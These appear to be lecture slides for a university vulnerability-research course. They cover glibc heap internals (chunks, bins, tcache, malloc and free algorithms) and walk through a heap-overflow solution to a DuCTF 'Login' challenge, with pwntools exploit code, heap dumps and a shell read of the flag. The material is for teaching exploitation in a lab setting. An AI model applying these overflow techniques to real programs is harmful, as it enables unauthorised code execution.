LSN 14 : Heap Intro

Vulnerability Research

Objectives

Lesson #14: Heap Intro

- Examine the glibc heap implementation to understand how it dynamic allocates memory
- Explore the structure of the chunk metadata and various bin implementations that store freed chunks of memory.
- Implement a heap overflow attack to write to a chunks nearby metadata.

References

- Gnu C Library Malloc Internals Documentation [Link]
- Doug Lea: A Memory Allocator (Unix/Mail, 1996) [Link]
- Shellphish: How2Heap [Link]
- Pwn.College: Dynamic Allocator Misuse [Link]

FLORIDA TECH

What is the Heap?

- Dynamically allocated memory at runtime
- malloc(): Programmer requests memory allocation from a heap manager; heap manager returns pointer to a “chunk” of memory
- free(): Programmer returns “chunk” to heap manager; heap manager changes the chunks metadata to make it available for the heap manager for future reallocation

How do we interact with the Heap?

- malloc(bytes): function allocates size bytes and returns a pointer to the allocated memory
- free(ptr): frees the memory space pointed to by ptr,

- calloc(n,bytes): allocates memory for an array of n elements of size bytes each and returns a pointer to the allocated memory
- realloc(ptr,bytes): changes the size of the memory block pointed to by ptr to size bytes

Heap Goals

Doug Lea developed the dlmalloc() general purpose allocator in 1987; the current GNU dynamic allocator is based on ptmalloc(), which is based on dlmalloc(). Doug expressed the goals for dlmalloc() in a 1996 email.

- Maximizing Compatibility
- Maximizing Portability
- Minimizing Space
- Minimizing Time
- Maximizing Tunability
- Maximizing Locality
- Maximizing Error Detection
- Minimizing Anomalies

The Compiler's Goal is Always Screaming Fast Binaries

The malloc(), free() and realloc routines should be as fast as possible in the average case – Doug Lea (Unix/Mail, 1996) [Link]

FLORIDA TECH

What is a Chunk?

- Glibc's heap manager optimizes performance by being "chunk-oriented" (dividing the large contiguous heap memory into smaller "chunks" of various sizes)
- Allocated chunks contain metadata about their size in a header field
- Freed chunks contain metadata such as pointers to linked-lists for similar sized chunks so that chunks can be quickly reallocated

FLORIDA TECH

What is a Chunk?




Image copied from: https://sourceware.org/glibc/wiki/MallocInternals

What are Bins?

Really, they are just linked lists of chunks.
Sometimes single-linked, sometimes double-linked.

- Unsorted: When chunks are free'd they're initially stored in a single bin
- Fast: Small chunks are stored in size-specific bin (e.g., 0x10, 0x20, 0x30…) Chunks added to a fast bin ("fastbin") are not combined with adjacent chunks - the logic is minimal to keep access fast (hence the name).
- Small: The normal bins are divided into "small" bins, where each chunk is the same size
- Large: A chunk is "large" if its bin may contain more than one size.

Text copied from: https://sourceware.org/glibc/wiki/MallocInternals

What are Bins?





Image copied from: https://sourceware.org/glibc/wiki/MallocInternals

What is the Tcache?

- Each thread has a per-thread cache called the Thread Local Cache (rcache)
- The tcache is *tcache_count* size singly-linked list of chunks



FLORIDA TECH

Malloc Algorithm

1) If there is a suitable (exact match only) chunk in the tcache, it is returned to the caller.
2) If the request is large enough, mmap() is used to request memory directly from the operating system.
3) If the appropriate fastbin has a chunk in it, use that.
4) If the appropriate smallbin has a chunk in it, use that.
5) If the request is "large", take a moment to take everything in the fastbins and move them to the unsorted bin, coalescing them as you go.
6) Start taking chunks off the unsorted list, and moving them to small/large bins, coalescing as you go. If a chunk of the right size is seen, use that.
7) If the request is "large", search the appropriate large bin, and successively larger bins, until a large-enough chunk is found.
8) If we still have chunks in the fastbins, consolidate those and repeat the previous two steps.
9) Split off part of the "top" chunk, possibly enlarging "top" beforehand.

Text copied from: https://sourceware.org/glibc/wiki/MallocInternals

Free Algorithm

1) If there is room in the tcache, store the chunk there and return.
2) If the chunk is small enough, place it in the appropriate fastbin.
3) If the chunk was mmap'd, munmap it.
4) See if this chunk is adjacent to another free chunk and coalesce if it is.
5) Place the chunk in the unsorted list, unless it's now the "top" chunk.
6) If the chunk is large enough, coalesce any fastbins and see if the top chunk is large enough to give some memory back to the system. Note that this step might be deferred, for performance reasons, and happen during a malloc or other call.

Text copied from: https://sourceware.org/glibc/wiki/MallocInternals

Heap Vulnerabilities

- Heap Overflow: overwriting buffer of heap-allocated memory.
- Use after free: referencing/modifying memory after it has been freed.

- In the following lessons, we will use chain together these two basic vulnerabilities to execute various techniques that corrupt adjacent chunks, chunks metadata, abuse gaps in the malloc/free algorithms, and create arbitrary read/write/execute primitives

- Because we will exploit in the heap, we will not be restricted by the compilers stack protector mitigation

Heap Exploit Techniques

2001
- MaXX: Vudo Malloc Tricks [Link]
- Anonymous: Once Upon a Free [Link]

2003
- Jp: Advanced Doug Lea's Exploits [Link]

2004
- Phantasmal Phantasmagoria: Exploiting the Wilderness [Link]

2005
- Phantasmal Phantasmagoria: Malloc Maleficarum [Link]

2009
- blackngel: Malloc Des-Maleficarum [Link]
- Huku: Yet Another Free [Link]

Introduced 6 new techniques:

- The House of Prime
- The House of Mind
- The House of Force
- The House of Lore
- The House of Spirit
- The House of Chaos

Heap Technique Evolution

(Feb 1, 2023): Security related changes: CVE-2022-39046: When the syslog function is passed a crafted input string larger than 1024 bytes, it reads uninitialized memory from the heap and prints it to the target log file, potentially revealing a portion of the contents of the heap.

Text copied from: https://sourceware.org/pipermail/libc-alpha/2023-February/145190.html

FLORIDA TECH

Demo Challenge: Login

```c
void login() {
    int found = 0;

    char username[USERNAME_LEN];
    printf("Username: ");
    read_n_delimited(username, USERNAME_LEN, '\n');
    for(int i = 0; i < NUM_USERS; i++) {
        printf("User %i, %s, %i",i,users[i]->username,users[i]->uid)
        if(users[i] != NULL) {
            if(strncmp(users[i]->username, username, USERNAME_LEN) == 0) {
                found = 1;

                if(users[i]->uid == 0x1337) {
                    system("/bin/sh");
                } else {
                    printf("Successfully logged in! uid: 0x%x\n", users[i]->uid);
                }
            }
        }
    }

    if(!found) {
        puts("User not found");
    }
}
```

Let's look at a Heap Overflow problem from DuCTF last year. Right away we see it has more complex exploit protection mechanisms than our previous binaries that will prevent against stack-based overflows

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled)
```

TECH

Demo Challenge: Login

```
void login() {
    int found = 0;

    char username[USERNAME_LEN];
    printf("Username: ");
    read_n_delimited(username, USERNAME_LEN, '\n');
    for(int i = 0; i < NUM_USERS; i++) {
        printf("User %i, %s, %i",i,users[i]->username,users[i]->uid)
        if(users[i] != NULL) {
            if(strncmp(users[i]->username, username, USERNAME_LEN) == 0) {
                found = 1;

                if(users[i]->uid == 0x1337) {
                    system("/bin/sh");
                } else {
                    printf("Successfully logged in! uid: 0x%x\n", users[i]->uid)
                }
            }
        }
    }

    if(!found) {
        puts("User not found");
    }
}
```

The challenge is fairly simple, if we are able to create a user whose id is 0x1337, then we get a shell.

The problem is that user ids incremented from 0 to 8. So we'll never be able to create and login with a user who has the id==0x1337

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled)
```

TECH

Login: Heap Layout

```
[*] Adding User(10,b'AAAAAAAAA')
[*] Adding User(10,b'BBBBBBBBB')
[*] Adding User(10,b'CCCCCCCCC')
[*] Switching to interactive mode
```

```
0x560c7caed290  0x0000000000000000    0x0000000000000021    ........!.......
0x560c7caed2a0  0x4141414100001338    0x0000004141414141    8...AAAAAAAAA...
0x560c7caed2b0  0x0000000000000000    0x0000000000000021    ........!.......
0x560c7caed2c0  0x4242424200001339    0x0000004242424242    9...BBBBBBBBB...
0x560c7caed2d0  0x0000000000000000    0x0000000000000021    ........!.......
0x560c7caed2e0  0x434343430000133a    0x0000004343434343    :...CCCCCCCCC...
0x560c7caed2f0  0x0000000000000000    0x0000000000020d11    ................     <-- Top chunk
```

Top Chunk (Aka: the wilderness) borders heap arena and unallocated memory.

Login: Heap Overflow

```
[*] Adding User(0,b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA')
[*] Switching to interactive mode
```

```
0x55bf2fe91290  0x0000000000000000      0x0000000000000021      ........!.......
0x55bf2fe912a0  0x4141414100001338      0x4141414141414141      8...AAAAAAAAAAAA
0x55bf2fe912b0  0x4141414141414141      0x4141414141414141      AAAAAAAAAAAAAAAA         <-- Top chunk
```

We notice when we request a size of 0, we can write as more bytes than have been allocated.

Login: Heap Error Message

```
[*] Adding User(0,b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA')
[*] Adding User(8,b'BBBBBBB')
```

```
0x55bf2fe91290  0x0000000000000000      0x0000000000000021      ........!.......
0x55bf2fe912a0  0x4141414100001338      0x4141414141414141      8...AAAAAAAAAAAA
0x55bf2fe912b0  0x4141414141414141      0x4141414141414141      AAAAAAAAAAAAAAAA         <-- Top chunk
```

```
▶ f 0   0x7f2f5df67ccc __pthread_kill_implementation+268
  f 1   0x7f2f5df67d2f pthread_kill+15
  f 2   0x7f2f5df18ef2 raise+18
  f 3   0x7f2f5df03472 abort+211
  f 4   0x7f2f5df5c2d0 __libc_message+608
  f 5   0x7f2f5df7164a
  f 6   0x7f2f5df74d2b _int_malloc+3051
  f 7   0x7f2f5df7589a malloc+410
```

Glibc raises an error message since the top chunk is no longer a valid size field.

FLORIDA TECH

Login: Repairing Top Chunk Sz Field

```
pad = cyclic(20)
top_chunk_sz_field = p64(0x3000)
overflow = b'A'*32

add_user(0, pad+top_chunk_sz_field+overflow)
```

```
0x563a9832c290  0x0000000000000000      0x0000000000000021      ........!.......
0x563a9832c2a0  0x6161616100001338      0x6161616361616162      8...aaaabaaacaaa
0x563a9832c2b0  0x6161616561616164      0x0000000000003000      daaaeaaa.0......         <-- Top chunk

pwndbg> x/6xg 0x563a9832c2b0
0x563a9832c2b0: 0x6161616561616164      0x0000000000003000
0x563a9832c2c0: 0x4141414141414141      0x4141414141414141
0x563a9832c2d0: 0x4141414141414141      0x4141414141414141
```

By using a valid size for the top chunk size field, we can overflow into the wilderness, which will also be where the next allocation comes from.

FLORIDA TECH

Login: Overflow Root User UID

```
pad = cyclic(20)
top_chunk_sz_field = p64(0x3000)
root_uid   = p32(0x1337)
root_user = b'A'

add_user(0, pad+top_chunk_sz_field+root_uid+root_user)
add_user(2, root_user)
login(root_user)

p.sendline(b'cat flag.txt')
p.interactive()
```

```
typedef struct {
    int uid;    = 0x1337
    char username[USERNAME_LEN]; = b'A'
} *user_t;
```

```
0x562435233290  0x0000000000000000      0x0000000000000021      ........!.......
0x5624352332a0  0x6161616100001338      0x6161616361616162      8...aaaabaaacaaa
0x5624352332b0  0x6161616561616164      0x0000000000000021      daaaeaaa!.......
0x5624352332c0  0x0000004100001337      0x0000000000000000      7...A...........
0x5624352332d0  0x0000000000000000      0x0000000000002fe1      ........./......         <-- Top chunk
```

Login: Shell Party

```
pad = cyclic(20)
top_chunk_sz_field = p64(0x3000)
root_uid  = p32(0x1337)
root_user = b'A'

add_user(0, pad+top_chunk_sz_field+root_uid+root_user)
add_user(2, root_user)
login(root_user)

p.sendline(b'cat flag.txt')
p.interactive()
```

```
[*] Adding User(0,b'aaaabaaacaaadaaaeaaa\x000\x00\x00\x00\x00\x00\x007\x13\x00\x00A')
[*] Adding User(2,b'A')
[*] Paused (press any to continue)
[*] Login User(b'A')
[*] b' 1. Add user\n'
[*] Switching to interactive mode
2. Login
> Username: flag{i_sure_wish_this_worked_remotely}
```

Thank you.